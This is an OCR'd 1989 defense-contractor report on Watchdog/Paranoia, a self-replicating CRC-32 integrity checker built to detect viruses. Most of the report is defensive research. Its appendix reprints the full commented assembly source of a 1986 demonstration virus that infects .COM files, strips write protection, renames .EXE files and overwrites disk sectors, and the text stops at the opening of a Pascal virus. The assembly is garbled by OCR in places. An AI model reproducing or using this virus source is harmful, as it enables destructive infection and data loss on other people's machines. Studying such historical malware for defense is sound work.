(2)

APPLICATION CONFIGURED COMPUTERS, INC.
2580 GRAND AVENUE • BALDWIN, N.Y. 11510 • (516) 623-6295

Procuring Activity Designated Order Number: DI-MISC-80048

Name of Contractor: Application Configured Computers, Inc.
2580 Grand Avenue
Baldwin, NY 11510

Contract Number: DASG60-89-C-0044

Effective Date of Contract: April 19, 1989

Expiration Date of Contract: October 19, 1989

Reporting Period: EOC


Principal Investigator and Phone Number: Thomas E.F. Sobczak, Jr.
(614) 275-4574

Project Scientist or Engineer and Phone Number: Ralph W. Trickey
(614) 275-4574

Short Title of Work: Front-End Anti-Viral Detection Mechanisms Using Replicating/Self-Replicating Software

The views and conclusions contained in this document are those of the authors and should not be interpreted as necessarily representing the official policies,either expressed or implied, of the Government.

TABLE OF CONTENTS



A. TASK OBJECTIVES

The objectives of Task DI-MISC-80048, Front-End Anti-Viral Detection Mechanism Using Replicating/Self-Replicating Software, are threefold:

1. Research viral mechanisms, anti-viral procedures, and self-replicating software mechanisms for use as security products in MS-DOS and UNIX environments on PCs and Minis.

2. Evaluate the applicability of said mechanisms to protect and/or identify and/or detect computer virus intrusion and corruption within said systems.

3. Begin experimentation with a replicating/self-replicating software product to be used to secure SDIO operating systems, libraries, and archives.

B. TECHNICAL PROBLEMS:

1. Bugs in AT&T UNIX system 5 version 3 (HCL America Magnix)-CSH supports job monitoring while KSH does not. The disassembler incorrectly disassembles an instruction. The wrong owner/group were assigned to some files by the system. The RUNACCT, started by the CRON table, would catch in an infinite loop on startup of system. Using STTY 38.400 would hang up the line even in single-user mode.

2. The use of a WORM program (a self-contained self-replicating software mechanism) for the Watchdog/Paranoia concept due to architectural limitations with regard to memory, memory addresses, and logical memory segments.

3. Prevention of viruses was ruled out due to the mathematical computations of Dr. Fred Cohen. He proved conclusively that it is impossible to protect against computer viruses.

4. Due to time and resource limitations, ACC, Inc. used a publicly known CRC-32 algorithm. In future, a less-public CRC algorithm will be used.

5. Watchdog/Paranoia slows down an MS-DOS-based PC appreciably; and a UNIX machine, somewhat. Faster, optimized algorithms need to be researched.

6. Due to the impossibility of using existing appropriate technologies for detecting a well-written WORM or Trojan Horse program, these programs were omitted from the proof of concept. Future considerations will address these type of programs directly and separately.

C. GENERAL METHODOLOGY:

ACC, Inc. used the following definitions in its research:

1. **Computer Virus:** A set of instructions, programmatic or otherwise, that propagate themselves through computer systems and/or networks, deliberately set to do things unwanted by the legitimate owners of those systems. A virus must attach itself to executable code in order to function.

2. **WORM:** A self-contained, free-running computer program which relocates in memory.

3. **Trojan Horse:** A program that does other than what it was intended to do.

4. **Prevention:** Stop the initial and subsequent attempts to infect a system. Not keyed to any particular infection.

5. **Identification:** Indicates specific infections.

6. **Detection:** Monitoring change to the characteristics of any executable component. Detection is not keyed to any particular infection.

Dr. Fred Cohn has proven mathematically that it is impossible to prevent a computer virus. Pamela Kane of Dr. Panda Systems has proven that it is impossible to know or identify all code that can make up a computer virus. And, Steven J. Rose of Deloitte Haskins and Sells has stated, "The best protection would be to detect the presence of a virus before it could do harm." Therefore, ACC, Inc. chose to detect the modification of executable code by computer viruses and our research followed that premise.

BBS Text: ACC, Inc. monitored hacker and public domain bulletin board services for information on computer viruses and how they function. A sample is included in Appendix A. This research provided us with a number of computer viruses for IBM, Commodore, and Apple PCs, and a WORM program for VAX/VMS in ADA. Especially informative was the VIRUS-L conference on BITNET.

Academic Research: Research includes academic papers (Fred Cohen, Ken Thompson, Gene Spafford, Ray Glatz, etc.), commercial magazine and newspaper articles, trade magazine articles, books, and professional-type hacker magazines. A short bibliography at the end of this report will show the types of sources used.

RE-APPLICATION OF PROVEN TECHNOLOGY

Self-replicatory technology research began in the 1960's as a game in Bell Laboratories called Core Wars. Opposing WORM programs would replicate themselves as quickly as possible, while overwriting their opponents. The program with the greatest number of copies was the winner. The WORM programs remained a game.

In the late 1970's and early 1980's, further research into self-replicatory mechanisms was performed at the Xerox Palo Alto Research Center. Most of this work is proprietary. Research tailed off as experimenters had difficulty finding applications for the self-replicatory mechanism.

The NCR 100 series system operating system utilized a functioning self-replicatory mechanism to automatically upgrade from early operating system versions to later ones. This use of a self-replicatory mechanism eliminated a thankless task for system administrators as all storage devices bought on-line eventually upgraded themselves.

In the mid-1980's, Dr. Fred Cohen used a virus-oriented mechanism as a compression method to better utilize storage space. The virus, in pseudocode, is written like this:

```
program compression-virus:=
{01234567;

subroutine infect-executable:=
                {loop:file=get random-executable-file;
                if first-line-of-file=01234567 then
                then goto loop;
                compress file;
                prepend compression-virus to file;
                }

main-program:=
                {if ask-permission then infect-executable;
                uncompress the-rest-of-this-file into tmpfile;
                run timpfile;}
}
```

(Computers and Security, Vol. 8, No. 4, June 1989, p. 326) His concept, though it worked, proved slow. He is currently working on a similar mechanism for encryption of files.

In 1989, there were unconfirmed reports that the communications package for the PRODIGY bulletin board service would upgrade a user's package if he was using an earlier version. Frightening for the user, but a useful tool. Finally, hackers are exploring the possibilities of self-replicatory mechanisms. "One, whose handle is Bill McTuesday, says, 'They can clean up your computer and they can be used as a hacking tool. They provide a good way of investigating closed systems... They will also defend against invading viruses...'" (Mondo 2000, Fall #7, 1989, p. 50) Research into potentially self-replicating software mechanisms has potential. ACC, Inc. chose to reapply this technology towards creating a tamper-proof, free-running security system with **NO** operator interface.

ACC, Inc. then performed a risks analysis of potential threats. Since it is impossible, using existing technologies, to detect a well-written WORM or trojan horse program, we concentrated on computer viruses and code corruption. Worm and trojan horse programs

will be addressed in depth in Phase II. Since it is impossible to prevent a viral occurrence, either through transferable storage media, remote access, or keyboard input, detection of corruption was deemed the most effective way to bound any potential damage caused by corruption. The research then moved to known virus code to study the attaching, executing, and replicatory mechanism of these viruses. For security reasons, no code is included. Anyone who needs to see a sample may contact Mr. Richard Lenning at (205) 895-4170.


Lastly, ACC, Inc. began to program the Watchdog/Paranoia programs, our replicatory executable code security mechanism.

D. TECHNICAL RESULTS

WATCHDOG/PARANOIA

WATCHDOG is a replicatory software mechanism for protecting executable code in a computing system. PARANOIA is the code attached to the executable code within a computing system. WATCHDOG/PARANOIA validates the integrity of executable code and themselves before allowing any program to execute. This self-running, replicating mechanism with its anti-tampering feature (self/cross validation) disallows operator interference with its functioning. It was successfully demonstrated on October 5, 1989, at the SDC, Huntsville, Alabama.

Mirror Relationship:



PAR.=PARANOIA

1. Note the multiple copies of paranoia

WATCHDOG is the main program which scans all executable files within a system and validates whether or not Paranoia is attached. If not, WATCHDOG will attach PARANOIA to the new code segments. PARANOIA is replicated by WATCHDOG to each executable code segment. WATCHDOG validates the integrity of PARANOIA and is, in turn, validated.


Validation is achieved through the use of an integrated CRC-32/Checksum calculated on a known good copy of the executable code. This value is stored with PARANOIA attached to the executable code. Every time the code segments (schell script/library) or programs are to be executed, PARANOIA recalculates and validates the CRC-32/Checksum and compares it with the original value. If the validation is true, it allows the execution of the program segment. If the validation is false, PARANOIA sends E-Mail on-site and off-site to warn of possible corruption/infection. WATCHDOG/PARANOIA can also be programmed to lock up the system, or, disallow execution of the offending program segment while allowing validated program segments to continue processing.

The anti-tampering mechanism depends upon communications protocol between WATCHDOG and PARANOIA. Each time PARANOIA is executed, it queries WATCHDOG to validate WATCHDOG is functioning. If WATCHDOG is functional, PARANOIA continues. If WATCHDOG is non-functional in any way, PARANOIA will send E-Mail, both on- and off-site, and prevent the execution of the program segment. The same result occurs if PARANOIA fails its validation by WATCHDOG. Future consideration will include a back-up table of CRC/Checksum values


within WATCHDOG.

For security reasons, the source and object code for Watchdog/Paranoia has not been included. If such code is necessary to an evaluation, please contact Mr. Richard Lenning, SDIO/SDC at 205-895-4170.

WATCHDOG


Start Processes
Start Communications
Start Scanner
Wait For Query From Paranoia
Respond To Query From Paranoia
No
Send E-Mail
Yes
Get First Executable File
Does It Have Paranoia?
No
Calculate CRC-32/ Checksum
Yes
Add CRC-32/ Checksum and Paranoia to Executable Code
Is There Another Executable File Free?
Yes
No
Wait A Pre-Determined Amount of Time

PARANOIA


Verify
CRC-32/
Checksum
No
Send
E-Mail
Halt Process
Yes
Verify
Watchdog
Active
No
Yes
Continue
With
Execution
of Program

COMMON MODULE BREAKDOWN IN DOS/UNIX

crc.h
  header file for crc.c
  defines:
    generatable()
      this initializes the table used by generatecrc32
    generatecrc32(FILE *)
      this calculates and returns the negated crc-32 value for
      the open file passed in.
crc.c
  contains the code for the above functions.

UNIX module breakdown

crcset <name>
  this calculates the crc32 value for <name>. If it is not correct, it calculates the correct value and appends it to the executable file.

crctest <name>
  this calculates the crc32 value for name . If it is correct, it returns 1 else it returns 0

ldtest.tst
  temporary file generated by makepara and used by system program 'ld' used to generate the new program.

mail.h
  defines
    mail(to,text)
      sends 'text' using system file mailx to 'to'.

mail.c
  contains code for mail.

makepara <name>
    this program uses crc.c and mail.c to modify executable files
  reads in the header from <name>
  checks the crc32 value, exits if ok
  sends mail saying that it is correcting the file
  creates ldtest.tst
  runs system program 'ld'
  calculates the new crc32 value and appends it to the executable file

para.c
    this is the 'header' file prepended to every executable file.
  verifies that the crc32 value at the end of the file is correct
    if not, it sends mail and exits
  sees if watchdog is listening by doing the following:
    * attempts to get the semaphore used by watchdog
    * sends mail and exits if it cannot
    * attempts to increment the semaphore
    * attempts to decrement the semaphore by 2
      if it could not, it prints a message and exits
  now it executes the attached program

semhead.h
  include file used by the sem... programs

semclr
  creates the semaphore and set it to 0

seminc
  increments the semaphore

semset
* sets the semaphore to 10

semtest
  standalone test program

semwait
  waits until the semaphore is incremented

t1.c
  simple test program

t2.c
  simple test program

virstart.s
  modified assembly language start-up code for 'c' that continues execution of the main program after the header completes

```
watch.c
  first attempt to write watch
watch.sh
  this shell script contains 2 infinite loops that are forked
  fork 1
    repeatedly executes 'find' to find all files that are
    executable and executes makepara on that file
  fork 2
    executes semclr to initialize the semaphore
    repeatedly executes
      semwait
      seminc
```

MS-DOS module breakdown:

c0.asm
  these are versions of the borland start-up code (tiny model) modified to make any program a potential virus.

makepara <name>
    this program uses crc.c to modify executable files
  reads in the header from <name>
  checks for a virus header, exits if ok
  adds the virus header
  modifies the executable header to jump to para.bin first
  adds para.bin to the end of the executable file
  calculates the new crc32 value and appends it to the executable file

test3.c, .exe
this is the program the tests are run on.

watch.h
  this is the header file containing the description of the watchdog header

test2.c, .exe, .bin (paranoia)
  this is the exe-resident code
* it verifies the Checksum,
* it verifies that watchdog is active,
  it executes the normal program code.

watch.c, .exe
  this is the memory resident code that verifies that no writes are done to any .exe files, if any are attempted, it first prompts the user for verification, and installs paranoia on any files that are executed.

E. IMPORTANT FINDINGS AND CONCLUSIONS

1. **Self-Secure Security Mechanism:** A non-operator interruptable self-replicatory software program with an anti-tampering mechanism holds great promise as a mechanism for computing system security. The benefits are threefold:

   a. Once installed, the program cannot be disabled without a full system shutdown.

   b. The program logic enforces a predefined level of security regardless of the laxness of security inherent in human-operated and installed security.

   c. There is no operator interface with the program.

2. **Detection:**
   Detection of viruses and corruption is the only way to ensure that an affected system will be recovered in the shortest amount of time.

3. **Bounding the Damage:** It is the detection and isolation of corruption/intrusion, such that all affected systems are isolated from non-affected systems. Backup systems will be brought on-line to continue the processing of a network or group of networks. Future considerations will allow for isolation of affected programs, thus allowing a system to continue processing valid programs.

4. **Ease of Modification:** Even with inherent operating system security measures in place, it was quite simple to modify executable code and files under MS-DOS and UNIX.

5. **Portability:** The WATCHDOG/PARANOIA concept is easily ported to other operating systems and architectures.

F. IMPLICATIONS FOR FURTHER RESEARCH

1. Continuation of UNIX Effort for AT&T system 5, Version 3

a. Monitor process activity.

   1. Log of process activity

   2. Investigate suspicious activity

b. Add code to protect shell scripts, archives, and libraries from corruption.

c. Research into management concerns which affect systems administrators. Enforcement of available operating system security.

d. Secure log of activity.

e. Add passwords and message authentication codes to modify mail destinations.

f. Audit trail of operational states for recovery in a protected mode.

g. Develop a shutdown to a special state with only designated security officer override if any operator interface is necessary.

h. Define requirements for a test utilizing a multi user facility (NTF and eventually NTB).

   NTF = Small test facility
   NTB = Full SDI computer network

i. Investigate the use of shared libraries for AT&T 5.3 for more efficient functioning of the WATCHDOG/PARANOIA concept.

j. Study methods to increase product functional speed at minimum increase in overhead.

k. Eliminate existing points of vulnerability (linker, archiver, assembler, debugger, etc.)

l. WATCHDOG/PARANOIA programmed override implementation/ enforcement of OS security at maximum level.

m. Develop method by which WATCHDOG/PARANOIA does not impede realtime executables.

n. Lockout of access to WATCHDOG/PARANOIA code and any transfer which would reduce WATCHDOG/PARANOIA security.

o. Research CRCs and Checksums and combinations thereof to optimize security.

p. Develop a tighter anti-tampering mechanism with warning of anomalies.

2. **Expansion of the Product to Multi-User Minicomputer/Mainframe Networked Systems**

a. Assure compatibility of function where other security systems are installed (i.e., TOP SECRET, RACK-F).

b. Explore PROM/firmware board for self-installation. This affects every machine/OS uniquely.

c. Study the effect of parallel processing and the relations thereby produced.

d. Develop a process activity scanner

1. Unusual activity

2. Event-driven

e. Develop a functioning message authorization code (ID every block)

1. External

2. Internal

f. Port to real time ADA.

g. Implement an option for system backup.

G. SIGNIFICANT HARDWARE DEVELOPMENT

Not applicable. The Watchdog/Paranoia concept functions on commercially available architectures.

APPENDIX A

APPENDIX A

Viruses: Assembly, Pascal, Basic & Batch

[ACC,INC does not assume responsibility for any damages that may occur when compiling viruses depicted in this explanation. This Appendix has been written to promote knowledge into the amazing universe of computer viruses.]

Viruses can be written in practically every computer language known today, although, most effective viruses have been written in Assembly Language.

Many uninitiated in the methods of the telecommunications hobbyist think that viruses cannot be written in Basic due to its limited command universe. This is untrue. Basic has the capability of producing very effective viruses if the command set is properly used. Combining assembly and basic could further enhance the effectiveness of a virus.

In this Appendix we will examine some viruses written in Assembly Language, Pascal, Basic and Batch written by B. Fix, R. Burger and M. Vallen (members of the Swiss Crackers Association) which proved to be very interesting to the phase 1 effort.

Please use extreme caution when assembling these virus programs. Copy the result to a separate disk when you compile.

Virus in Assembly Language

Most viruses have been written in assembly language because it has the unique ability to bypass operating system security. Here is an example of a virus written under MS-DOS 2.1 which can, be compiled in the later versions. ACC,Inc has included remarks so as to further explain the parts which comprise the total code development. Programmers may wish to delete those segments if desired.

```
**************************************************
;   Program Virus
;   Version 1.1
;   Writter : R. Burger
;   Created 1986
;   This is a demonstration program for computer
;   viruses. It has the ability to replace itself.
;   and thereby modify other programs. Enjoy.
;**************************************************
```

```
Code    Segment
        Assume  CS:Code
progr   equ 100h
        ORG progr

;*************************************************
;   The three NOP's serve as the marker byte of the
;   virus which allow it to identify a virus.
;*************************************************

MAIN:
        nop
        nop
        nop

;*************************************************
;   Initialize the pointers
;*************************************************

        mov ax,00
        mov es:[pointer],ax
        mov es:[counter],ax
        mov es:[disks],al

;*************************************************
;   Get the selected drive
;*************************************************

        mov ah,19h              ;drive?
        int 21h

;*************************************************
;   Get the current path on the current drive
;*************************************************

        mov cs:drive,al         ;save drive
        mov ah,47h              ;dir?
        mov dh,0
        add al,1
        mov dl,al               ;in actual drive
        lea si,cs:old_path      ;
        int 21h

;*************************************************
;   Get the number of drives present. If only one
;   is present, the pointer for the search order
;   will be set to serach order + 6
;*************************************************
```

```
        mov as,0eh              ;how many disks
        mov dl,0                ;
        int 21h

        mov al,01
        cmp al,01               ;one drive
        jnz hups3
        mov al,06

hups3:  mov ah,0
        lea bx,search_order         add bx,ax
        add bx,0001h
        mov cs:pointer,bx
        clc

;*************************************************
;   Carry is set, if no more .COM's are found.
;   Then, to avoid unnecessary work, .EXE files will
;   be renamed to .COM files and infected.
;   This causes the error message "Program to large
;   to fit memory" when starting larger infected
;   EXE programs.
;*************************************************

change_disk:
      jnc no_name_change
      mov ah,17h                ;change .EXE to .COM
      lea dx,cs:maske_exe
      int 21h
      cmp al,0ffh
      jnz no_name_change        ;.EXE found?

;*****************************************************
;   If neither  .COM nor .EXE is found then sectors
;   will be overwritten depending on the system time
;   in milliseconds. This is the time of the complete
;   "infection" of a storage medium. The virus can
;   find nothing more to infect and starts its destruction
;*****************************************************

      mov ah,2ch                ; read system clock
      int 21h
      mov bx,cs:pointer
      mov al,cs:[bx]
      mov bx,dx
      mov cx,2
      mov dh,0
      int 26h                   ; write crap on disk
```

```
;*******************************************************
;   Check if the end of the search order table has been
;   reached . If so, end.
;*******************************************************

no_name_change:
      mov bx,cs:pointer
      dec bx
      mov cs:pointer,bx
      mov dl,cs:[bx]
      cmp dl,0ffh
      jnz hups2
      jmp hops

;*******************************************************
;   Get new drive from the search order table and ;   select it .
;*******************************************************

hups2:
      mov ah,0eh
      int 21h                         ;change disk

;*******************************************************
;   Start in the root directory
;*******************************************************

      mov ah,3bh                      ;change path
      lea dx,path
      int 21h
      jmp find_first_file

;*************************************************
;   Starting from the root, search for the first
;   subdir. FIrst convert all .EXE files to .COM
;   in the old directory
;*************************************************

find_first_subdir:
      mov ah,17h                      ;change .exe to .com
      lea dx,cs:maske_exe
      int 21h
      mov ah,3bh                      ;use root directory
      lea dx,path
      int 21h
      mov ah,04eh                     ;search for first subdirectory
      mov cx,00010001b                ;dir mask
      lea dx,maske_dir                ;
      int 21h                         ;
      jc change_disk
      mov bx,CS:counter
```

```
      INC,BX
      DEC bx
      jz  use_next_subdir

;*************************************************
;   Search for the next subdirectory. If no more
;   directories are found, the drive will be changed.
;*************************************************

find_next_subdir:
      mov ah,4fh                ; search for next subdir
      int 21h
      jc change_disk
      dec bx
      jnz find_next_subdir

;*************************************************
;   Select found directory.
*************************************************
 use_next_subdir:
      mov ah,2fh                ;get dta address
      int 21h
      add bx,1ch
      mov es:[bx],'Ñ`           ;address of name in dta
      inc bx
      push ds
      mov ax,es
      mov ds,ax
      mov dx,bx
      mov ah,3bh                ;change path
      int 21h
      pop ds
      mov bx,cs:counter
      inc bx
      mov CS:counter,bx

;*************************************************
;    Find first .COM file in the current directory.
;    If there are none, search the next directory.
;*************************************************

find_first_file:
      mov ah,04eh               ;Search for first
      mov cx,00000001b          ;mask
      lea dx,maske_com          ;
      int 21h                   ;
      jc find_first_subdir
      jmp check_if_ill
```

```
;*****************************************************
;   If program is ill (infected), then search for
;   another other.
;*****************************************************

find_next_file:
      mov ah,4fh                ;search for rext
      int 21h
      jc find_first_subdir

;*****************************************************
;   Check is already infected by virus.
*****************************************************

check_if_ill:
      mov ah,3dh                ;open channel
      mov al,02h                ;read/write
      mov dx,9eh                ;address of name in dta
      int 21
      mov bx,ax                 ;save channel
      mov ah,3fh                ; read file
      mov ch,buflen             ;
      mov dx,buffer             ;write in buffer
      int 21h
      mov ah,3eh                ;close file       int 21h

;*****************************************************
;   This routine will search the three NOP's(no
;   operation).  If present, there is already an infection.
;   We must then continue the search.
;*****************************************************

     mov bx,cs:[buffer]
     cmp bx,9090h
     jz find_next_file

;*****************************************************
;   This routine will BY PASS MS-DOS WRITE PROTECTION
;   if present. Very important!
;*****************************************************

     mov ah,43h                ;write enable
     mov al,0
     mov dx,9eh                ;address of name in dta
     int 21h
     mov ah,43h
     mov al,01h
     and cx,11111110b
     int 21h
```

```
;*******************************************************
;   Open file for read/write access.
*******************************************************

     mov ah,3dh                 ;open channel
     mov al,02h                 ;read/write
     mov dx,9eh                 ;address of name in dta
     int 21h

;*******************************************************
;   Read date entry of program and save for future
;   use.
;*******************************************************

    mov bx,ax                   ;channel
    mov ah,57h                  ;get date
    mov al.0
    int 21h
    push cx                     ;save date
    push dx

;*******************************************************
;   The jump located at address 0100h of the program
;   will be saved for further use.
*******************************************************

    mov dx,cs:[conta]           ;save old jmp
    mov cs:[jmpbuf],dx
    mov dx,cs:[buffer+1]        ;save new jump      lea cx,cont-100h
    sub dx,cx
    mov cs:[conta],dx

;*******************************************************
;   The virus copies itself to the start of the file.
;*******************************************************

    mov ah,57h                  ;write date
    mov al,1
    pop dx
    pop cx                      ;restore date
    int 21h

;*******************************************************
;   Close the file.
;*******************************************************

    mov ah,3eh                  ;close file
    int 21h
```

```
;*****************************************************
;   Restore the old jump address. The virus saves at
;   address "conta" the jump which was at the start of
;   the host program.
;   This is done to preserve the executability of the
;   host program as much as possible.
;   After saving it still works with the jump address
;   contained in the virus. The jump address in the
;   virus differs from the jump address in memory.
;*****************************************************

    mov dx,cs:[jmpbuf]        ;restore old jump
    mov cs:[conta],dx
hops:  nop
       call use_old

;*****************************************************
;   Continue with the host program.
;*****************************************************

cont    db 0e9h                 ;make jump
conta   dw 0
        mov ah,00
        int 21h

;*****************************************************
;   Reactivate the selected drive at the start of
;   the program.
;*****************************************************

use_old:
        mov ah,0eh              ;use old drive
        mov dl,cs:drive
        int 21h
;*****************************************************
;    Reactivate the selected path at the start of
;    the program.
;*****************************************************

        mov ah,3bh              ;use old drive
        lea dx,old_path-1       ;get old path and backslash
        int 21h
        ret

search_order db 0ffh,1,0,2,3,0ffh,00,offh
pointer      dw   0000           ;pointer f. search order
counter      dw   0000           ;counter f. nth. search
disks        db    0             ;number of disks

maske_com    db "*.com",00       ;search for com files
maske_dir    db "*",00           ;search for dir's
```

```
maske_exe     db offh,0,0,0,0,0,00111111b
              db 0,"????????exe",0,0,0,0
              db 0,"????????com",0
maske_all     db offh,0,0,0,0,0,00111111b
              db 0,"???????????",0,0,0,0
              db 0,"????????com",0

buffer equ 0e00h                    ;a safe place

buflen equ 230h                     ;lenght of virus!!!!
                                    ;carefull
                                    ;if changing!!!!
jmpbuf equ buffer+buflen            ;a safe place for jmp
path  db "Ñ",0                      ;first place
drive db 0                          ;actual drive
back_slash db "Ñ"
old_path db 32 dup (?)              ;old path

code ends

end main

[END OF THIS VIRUS PROGRAM]
```

Virus in Pascal

Pascal is another high level language that can produce eye popping computer viruses. Especially when the usage of Turbo Pascal is involved. The virus below was available through various bulletin boards for a while.

```
{---------------------------------------------------- Number One


Please handle this virus with care!!!!!!!!!!! [Deadly Demo]

Number One infects all .COM file's (name will be displayed).
